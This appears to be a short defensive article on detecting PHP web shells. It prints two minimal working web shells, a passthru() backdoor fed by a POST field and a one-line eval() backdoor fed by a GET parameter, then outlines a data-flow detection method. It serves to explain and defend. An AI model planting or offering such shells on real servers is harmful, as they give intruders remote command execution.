Detection of Web Shells

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Introduction

Web shells are one of the critical malware which has extensively been used by threat actors. Web applications exploits or configuration weakness including Cross-Site Scripting, SQL injection, Vulnerability in applications/services, File processing Vulnerabilities, Remote File Inclusion (RFI) and Local File Include (LFI) vulnerabilities [2] can be used to deliver web shells. Web shells act as a remote access tool for a threat actor. Once a Web Shell has been installed on a web server, it will allow a threat actor to launch the next stage of attack such as execute commands, upload malware. APT32, APT34, Deep Panda, Dragonfly, OilRigs are some of the threat actors who have made use of Web shells for persistence and privilege escalations [1]. The web shell can be PHP, ASP, JSP, Perl, Ruby, Python applications. In this document, we have taken the PHP based Web shell, explained the execution flow of code and then discussed the solution to detect it. The same methodology is applicable to the non-PHP based web shells..

Technical Details

Figure 1.0 shows the code of pws.php web shell. As shown in figure 1.0, the code accepts the input from the threat actor via the data field of the POST method. The data field then acts as an input to the passthru() PHP function which executes the input from a threat actor


```
<?php
if ($_POST['cmd']){
$cmd = $_POST['cmd'];
passthru($cmd);
}
?>
```

Figure 1.0 showing code of PHP WebShell.

Similar to the POST method, web shells have also made use of the GET method. `<?php eval($_GET['c']);>` is the code of another web shell, which will take the input from threat actor via the data field of the GET method and executes the input by making a call to `eval(). Eval (), passthu(), shell_exec(), system()` are some of the PHP API's which have been used by web shells to execute malicious commands sent via the data field of GET and POST methods. Besides the execution of malicious commands, Web Shells are also used for uploading files to the web server, sending SQL queries to the Database servers or used as a relay to communicate with the host in the internal networks.

Detection of Web shells

The algorithm to detect web shell leverages application-level hooks to trace the data passed to the methods which accept user inputs such as GET, POST. This tracing of data is used to generate a program dependency graph (PDG) which captures the data and control dependencies amongst the statements and predicates. Once the PDG is created, it is used to trace if the data passed to the methods such as GET, POST are the exact direct parameters to the PHP program execution functions such as `eval()`, `passthru()`, `shell_exec()`, `system()`, `proc_open()`. If the condition is found to be accurate, then the process is marked as malicious and alarm for WebShell is raised.



Conclusion

The algorithm to detect the web shells makes use of the data flow graph. If the data passed to the GET and POST methods are the exact direct parameter to any program execution function, then the algorithm marks the process as malicious. The algorithm provides the following inherent advantages.

- It is independent of the first stage of exploitation or delivery vector, which leads to the installation of the web shells.
- It is independent of the later stages of exploitation, such as defensive evasion, credential access, discovery, lateral movement, collection, exfiltration, command, and control phases.
- It is independent of the signatures of the past web shells [3].

These factors make it a recommended solution to prevent web shells.

Reference

[1] Web Shell, https://attack.mitre.org/wiki/Technique/T1100

[2] Compromise Web Servers and Web Shells - Threat Awareness and Guidance, https://www.us-cert.gov/ncas/alerts/TA15-314A
[3] PHP Shell Detector, https://github.com/emposha/PHP-Shell-Detector/blob/master/README.md